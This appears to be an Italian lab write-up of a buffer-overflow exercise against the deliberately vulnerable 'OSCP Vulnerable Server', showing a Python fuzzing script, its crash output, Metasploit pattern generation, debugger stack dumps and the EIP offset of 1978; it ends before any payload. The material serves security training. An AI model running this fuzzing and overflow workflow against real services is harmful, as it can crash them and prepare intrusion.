


BONUS TRACK 2

Target OSCP Server

Exploit OSCP Server affetto da bufferoverflow

Il server accetta una connessione in entrata sulla porta 1337 quindi con netcat proviamo a collegarci al suddetto





```
File Actions Edit View Help
#!/usr/bin/env python3

import socket, time, sys

ip = "192.168.240.101"

port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

Tramite uno script scritto in python che si collega al server, che manda una stringa di 100 bytes fino a quando il server non collassa e va in buffer overflow




```
kali@kali:~$ python3 exploit.py
Sending evil buffer ...
Done!

(kali㉿kali)-[~]
$ python3 exploit.py
Sending evil buffer ...
Done!

(kali㉿kali)-[~]
$ python3 fuzz.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes

(kali㉿kali)-[~]
$
```



Il server dopo l'invio di 2000 bytes, viene saturato il buffer di ricezione del server e appunto va in bufferoverflow, in alto gli screen come PoC



```
kali㉿kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4B
i5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Ci0Cj1Cj2Cj3Cj4Cj5Cj
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5
Co6Co7Co8Co9Co0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
kali㉿kali:~$ █
```

```
kali㉿kali:~$ nc 10.10.116.211 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Aj
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3
4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8
q9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3
At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7
8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
y3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1B
2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6
f7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5B
6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0
n1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9B
0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4
u5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3B
4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8
b9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce
Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7C
8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1C
2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Creiamo tramite metasploit un pattern di caratteri per identificare l'offset delle variabili, una volta generata le stringhe possiamo inviarle al server e tramite debugger vedere come il server risponde al livello dello stack.



The screenshot shows the Immunity Debugger interface. The Registers pane displays CPU register values, including EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI, and EIP. The FPU registers (ST0-ST7) are all empty. The Stack pane shows memory starting at address 0190FA30, containing the string "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa". The Registers pane also shows the CPU flags (ZF, SF, AF, CF, etc.) and the stack pointer (ESP).

Address	Value	Content
0190FA30	316F4330	0Co1
0190FA34	43326F43	Co2C
0190FA38	6F43336F	o3Co
0190FA3C	356F4334	4Co5
0190FA40	43366F43	Co6C
0190FA44	6F43376F	o7Co
0190FA48	396F4338	8Co9
0190FA4C	43307043	Co0C
0190FA50	70433170	p1Cp

Alla ricezione delle stringhe vediamo che il server ovviamente va in bufferoverflow ma ci permette di vedere che l'ultimo indirizzo dell'eip corrisponde all'offset



```
→ python
python 3.8.3 (default, Jul 2 2020, 16:21:59)
GCC 7.3.0] :: Anaconda, Inc. on linux
Type "help", "copyright", "credits" or "license" for more information.
>> import struct
>> struct.pack("<I", 0x6f43396e)
'n9Co'
```

```
kali㉿kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q 0Co1
[*] Exact match at offset 1982
kali㉿kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q n9Co
[*] Exact match at offset 1978
```

Una volta identificata l'indirizzo dell eip lo convertiamo in ascii e tramite una conversione con metasploit vediamo che l'offset è il 1978, quindi una volta avuto l'offset in decimale possiamo manipolare lo stack

